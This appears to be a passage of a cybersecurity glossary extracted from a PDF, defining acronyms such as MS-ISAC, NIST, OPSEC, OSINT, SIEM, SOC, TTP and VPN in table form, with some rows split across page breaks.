| MS-ISAC | Multi-State Information Sharing and Analysis Center | The mission of the MS-ISAC is to improve the overall cybersecurity posture of the nation's state, local, tribal and territorial governments through focused cyber threat prevention, protection, response, and recovery. |
| MSSP | Managed Security Services Provider | Provides outsourced monitoring and management of security devices and systems. Common services include managed firewall, intrusion detection, virtual private network, vulnerability scanning and anti-viral services. |
| NCS | National Cryptologic School | A school within the National Security Agency. The NCS provides the NSA workforce and its Intelligence Community and Department of Defense partners highly-specialized cryptologic training, as well as courses in |

https://t.me/learningnets

| | | |
|---|---|---|
| | | leadership, professional development, and over 40 foreign languages. |
| NCSA | National Cyber Security Alliance | A non-profit working with the Department of Homeland Security, private sector sponsors, and nonprofit collaborators to promote cyber security awareness for home users, small and medium size businesses, and primary and secondary education. |
| NCSAM | National Cyber Security Awareness Month | NCSAM is a collaborative effort between government and industry to raise awareness about the importance of cybersecurity and to ensure that all Americans have the resources they need to be safer and more secure online. It occurs each year in October. The security awareness month started with a joint effort by the National Cyber Security Division within the Department of Homeland Security and the nonprofit National Cyber Security Alliance. |
| NCSD | National Cyber Security Division | A division of the Office of Cyber Security & Communications with the mission of collaborating with the private sector, government, military, and intelligence stakeholders to conduct risk assessments and mitigate vulnerabilities and threats to information technology assets and activities affecting the operation of the civilian government and private sector critical cyber infrastructures. |

https://t.me/learningnets

| | | |
|---|---|---|
| NICCS | National Initiative for Cybersecurity Careers and Studies | An online resource for cybersecurity training that connects government employees, students, educators, and industry with cybersecurity training providers throughout the United States. |
| NICE | National Initiative for Cybersecurity Education | The mission of NICE is to energize and promote a robust network and an ecosystem of cybersecurity education, training, and workforce development. |
| NISPOM | National Industrial Security Program Operating Manual | The National Industrial Security Program Operating Manual establishes the standard procedures and requirements for all government contractors, with regards to classified information. It covers the entire field of government-industrial security related matters. |
| NIST | National Institute of Standards and Technology | In cybersecurity circles, NIST is extremely well known for the NIST Cybersecurity Framework, as well the NIST Risk Management Framework (RMF), NIST 800-53 control guidance, NIST Digital Identity Guidelinesand others. The overall NIST mission is to "promote U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology in ways that enhance economic security and improve our quality of life." NIST is part of the U.S. Department of Commerce. |

https://t.me/learningnets

| | | |
|---|---|---|
| OPSEC | Operational Security | OPSEC is a term derived from the U.S. military and is an analytical process used to deny an adversary information that could compromise the secrecy and/or the operational security of a mission.Performing OPSEC related techniques can play a significant role in both offensive and defensive cybersecurity strategies. |
| OSINT | Open Source Intelligence | OSINT is information drawn from publicly available data that is collected, exploited, and reported to address a specific intelligence requirement. In the intelligence community, the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources). |
| PCI-DSS | Payment Card Industry Data Security Standard | The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security standards designed to ensure that all companies that accept, process, store or transmit credit card information maintain a secure environment. |
| SANS | System Administration, Networking, and Security Institute | A private company that specializes in information security training and security certification. |
| SIEM | Security Information and Event Management | Security Information and Event Management (SIEM) technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual sources. |

https://t.me/learningnets

| | | |
|---|---|---|
| SOC | Security Operations Center | A central location or team within an organization that is responsible for monitoring, assessing and defending security issues. |
| SSO | Single Sign-On | A system which enables users to securely authenticate themselves with multiple applications and websites by logging in with a single set of credentials. |
| TTP | Tactics, Techniques, and Procedures | The behavior of an actor. A tactic is the highest-level description of this behavior, while techniques give a more detailed description of behavior in the context of a tactic, and procedures an even lower-level, highly detailed description in the context of a technique. |
| UBA / UEBA | User Behavior Analytics | UBA tracks a system's users, looking for unusual patterns of behavior. In cybersecurity, the process helps detect insider threats, and other targeted attacks including financial fraud. User behavior analytics solutions look at patterns of human behavior, and then apply algorithms and statistical analysis to detect meaningful anomalies from those patterns. This guides efforts to correct unintentional behavior that puts business at risk and risky and intentional deceit. |
| | Virtual Private | By connecting through a VPN, all the data you send and receive travels through an encrypted "tunnel" so that no one can see what you are transmitting or decipher it if |

https://t.me/learningnets

| | | |
|---|---|---|
| VPN | Network | they do get a hold of it. VPNs also allow you to hide your physical location and IP address, often displaying the IP address of the VPN service, instead. |

https://t.me/learningnets